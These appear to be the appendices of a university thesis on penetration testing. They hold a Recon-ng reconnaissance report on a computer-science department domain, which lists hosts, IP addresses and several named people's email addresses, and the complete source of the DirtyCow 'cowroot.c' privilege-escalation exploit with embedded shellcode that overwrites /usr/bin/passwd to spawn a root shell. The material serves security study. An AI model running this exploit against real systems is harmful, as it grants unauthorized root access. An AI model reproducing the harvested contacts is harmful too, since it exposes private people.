
[42] Georgia Weidman. *Penetration testing: a hands-on introduction to hacking*. No Starch Press, 2014.

Appendices

Appendix A

Full Reports

A.1 Recon-ng Reconnaissance Report



Appalachian State University Computer Science Department

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	1
companies	1
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	9
contacts	4
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

[-] Domains

domain	module
cs.appstate.edu	user_defined

[-] Companies

company	description	module
ASU CS Student Machine		user_defined

[-] Hosts

host	ip_address	region	country	latitude	longitude	module
be.cs.appstate.edu	152.10.10.41					brute_hosts
cs.appstate.edu	152.10.10.40					reverse_resolve
cs.cs.appstate.edu	152.10.10.40					bing_domain_web
cs.cs.appstate.edu	152.10.10.40					brute_hosts
ns.cs.appstate.edu	152.10.10.41					brute_hosts
ns.cs.appstate.edu	152.10.10.41					brute_hosts
student.cs.appstate.edu	152.10.10.44					google_site_web
www.cs.appstate.edu	152.10.10.40					google_site_web
www.cs.appstate.edu	152.10.10.40					brute_hosts

[-] Contacts

first_name	middle_name	last_name	email	title	region	country	module
Branden		Smith	bs27924@cs.appstate.edu	PGP key association			pgp_search
Brent		Jackson	bj38118@cs.appstate.edu	PGP key association			pgp_search
Jedidiah		Bowers	jb60729@cs.appstate.edu	PGP key association			pgp_search
Kevin		Wilcox	kw34272@cs.appstate.edu	PGP key association			pgp_search

Created by: Andrew Zuehlke
Fri, Mar 31 2017 11:06:30

Appendix B

Complete Code for Programs

B.1 Complete C Code for cowroot.c.

```
1  /*
2  * (un)comment correct payload first (x86 or x64)!
3  *
4  * $ gcc cowroot.c -o cowroot -pthread
5  * $ ./cowroot
6  * DirtyCow root privilege escalation
7  * Backing up /usr/bin/passwd.. to /tmp/bak
8  * Size of binary: 57048
9  * Racing, this may take a while..
10 * /usr/bin/passwd overwritten
11 * Popping root shell.
12 * Dont forget to restore /tmp/bak
13 * thread stopped
14 * thread stopped
15 * root@box:/root/cow# id
16 * uid=0(root) gid=1000(foo) groups=1000(foo)
17 *
18 * @robinverton
19 */
20
21 #include <stdio.h>
22 #include <stdlib.h>
23 #include <sys/mman.h>
24 #include <fcntl.h>
25 #include <pthread.h>
26 #include <string.h>
27 #include <unistd.h>
28
29 void *map;
30 int f;
31 int stop = 0;
32 struct stat st;
```

```
33  char *name;
34  pthread_t pth1,pth2,pth3;
35
36  // change if no permissions to read
37  char suid_binary[] = ''/usr/bin/passwd'';
38
39  /*
40  * msfvenom -p linux/x64/exec CMD=''echo '0' > /proc/sys/vm/
      dirty_writeback_centisecs;/bin/bash'' PrependSetuid=True -f elf
      |
41  xxd -i
42  */
43  unsigned char sc[] = {
44    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
        0x00,
45    0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00,
        0x00,
46    0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00,
        0x00,
47    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x00,
48    0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00,
        0x00,
49    0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00,
        0x00,
50    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40,
        0x00,
51    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00,
        0x00,
52    0xe3, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x4e, 0x01, 0x00,
        0x00,
53    0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x00,
54    0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58,
        0x99,
55    0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x53,
        0x48,
56    0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52,
        0xe8,
57    0x3c, 0x00, 0x00, 0x00, 0x65, 0x63, 0x68, 0x6f, 0x20, 0x27, 0x30,
        0x27,
58    0x20, 0x3e, 0x20, 0x2f, 0x70, 0x72, 0x6f, 0x63, 0x2f, 0x73, 0x79,
        0x73,
59    0x2f, 0x76, 0x6d, 0x2f, 0x64, 0x69, 0x72, 0x74, 0x79, 0x5f, 0x77,
        0x72,
60    0x69, 0x74, 0x65, 0x62, 0x61, 0x63, 0x6b, 0x5f, 0x63, 0x65, 0x6e,
        0x74,
```

```
61    0x69, 0x73, 0x65, 0x63, 0x73, 0x3b, 0x2f, 0x62, 0x69, 0x6e, 0x2f,
          0x62,
62    0x61, 0x73, 0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
63  };
64  unsigned int sc_len = 227;
65
66
67  /*
68  * msfvenom -p linux/x86/exec CMD=''echo '0' > /proc/sys/vm/
        dirty_writeback_centisecs;/bin/bash'' PrependSetuid=True -f elf
        |
69  xxd -i
70  unsigned char sc[] = {
71    0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
          0x00,
72    0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00,
          0x00,
73    0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
          0x00,
74    0x00, 0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00,
          0x00,
75    0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
          0x00,
76    0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0xba, 0x00, 0x00,
          0x00,
77    0x20, 0x01, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00,
          0x00,
78    0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0x0b, 0x58, 0x99,
          0x52,
79    0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00,
          0x68,
80    0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0x3c, 0x00, 0x00,
          0x00,
81    0x65, 0x63, 0x68, 0x6f, 0x20, 0x27, 0x30, 0x27, 0x20, 0x3e, 0x20,
          0x2f,
82    0x70, 0x72, 0x6f, 0x63, 0x2f, 0x73, 0x79, 0x73, 0x2f, 0x76, 0x6d,
          0x2f,
83    0x64, 0x69, 0x72, 0x74, 0x79, 0x5f, 0x77, 0x72, 0x69, 0x74, 0x65,
          0x62,
84    0x61, 0x63, 0x6b, 0x5f, 0x63, 0x65, 0x6e, 0x74, 0x69, 0x73, 0x65,
          0x63,
85    0x73, 0x3b, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68,
          0x00,
86    0x57, 0x53, 0x89, 0xe1, 0xcd, 0x80
87  };
88  unsigned int sc_len = 186;
89  */
90
```

```
91  void *madviseThread(void *arg)
92  {
93      char *str;
94      str=(char*)arg;
95      int i,c=0;
96      for(i=0;i<1000000 && !stop;i++) {
97          c+=madvise(map,100,MADV_DONTNEED);
98      }
99      printf(``thread stopped\n'');
100 }
101
102 void *procselfmemThread(void *arg)
103 {
104     char *str;
105     str=(char*)arg;
106     int f=open(``/proc/self/mem'',O_RDWR);
107     int i,c=0;
108     for(i=0;i<1000000 && !stop;i++) {
109         lseek(f,map,SEEK_SET);
110         c+=write(f, str, sc_len);
111     }
112     printf(``thread stopped\n'');
113 }
114
115 void *waitForWrite(void *arg) {
116     char buf[sc_len];
117
118     for(;;) {
119         FILE *fp = fopen(suid_binary, ``rb'');
120
121         fread(buf, sc_len, 1, fp);
122
123         if(memcmp(buf, sc, sc_len) == 0) {
124             printf(``%s overwritten\n'', suid_binary);
125             break;
126         }
127
128         fclose(fp);
129         sleep(1);
130     }
131
132     stop = 1;
133
134     printf(``Popping root shell.\n'');
135     printf(``Dont forget to restore /tmp/bak\n'');
136
137     system(suid_binary);
138 }
```

```
139
140 int main(int argc,char *argv[]) {
141     char *backup;
142
143     printf(''DirtyCow root privilege escalation\n'');
144     printf(''Backing up %s to /tmp/bak\n'', suid_binary);
145
146     asprintf(&backup, ''cp %s /tmp/bak'', suid_binary);
147     system(backup);
148
149     f = open(suid_binary,O_RDONLY);
150     fstat(f,&st);
151
152     printf(''Size of binary: %d\n'', st.st_size);
153
154     char payload[st.st_size];
155     memset(payload, 0x90, st.st_size);
156     memcpy(payload, sc, sc_len+1);
157
158     map = mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
159
160     printf(''Racing, this may take a while..\n'');
161
162     pthread_create(&pth1, NULL, &madviseThread, suid_binary);
163     pthread_create(&pth2, NULL, &procselfmemThread, payload);
164     pthread_create(&pth3, NULL, &waitForWrite, NULL);
165
166     pthread_join(pth3, NULL);
167
168     return 0;
169 }
```

Listing B.1: Complete C Code for cowroot.c.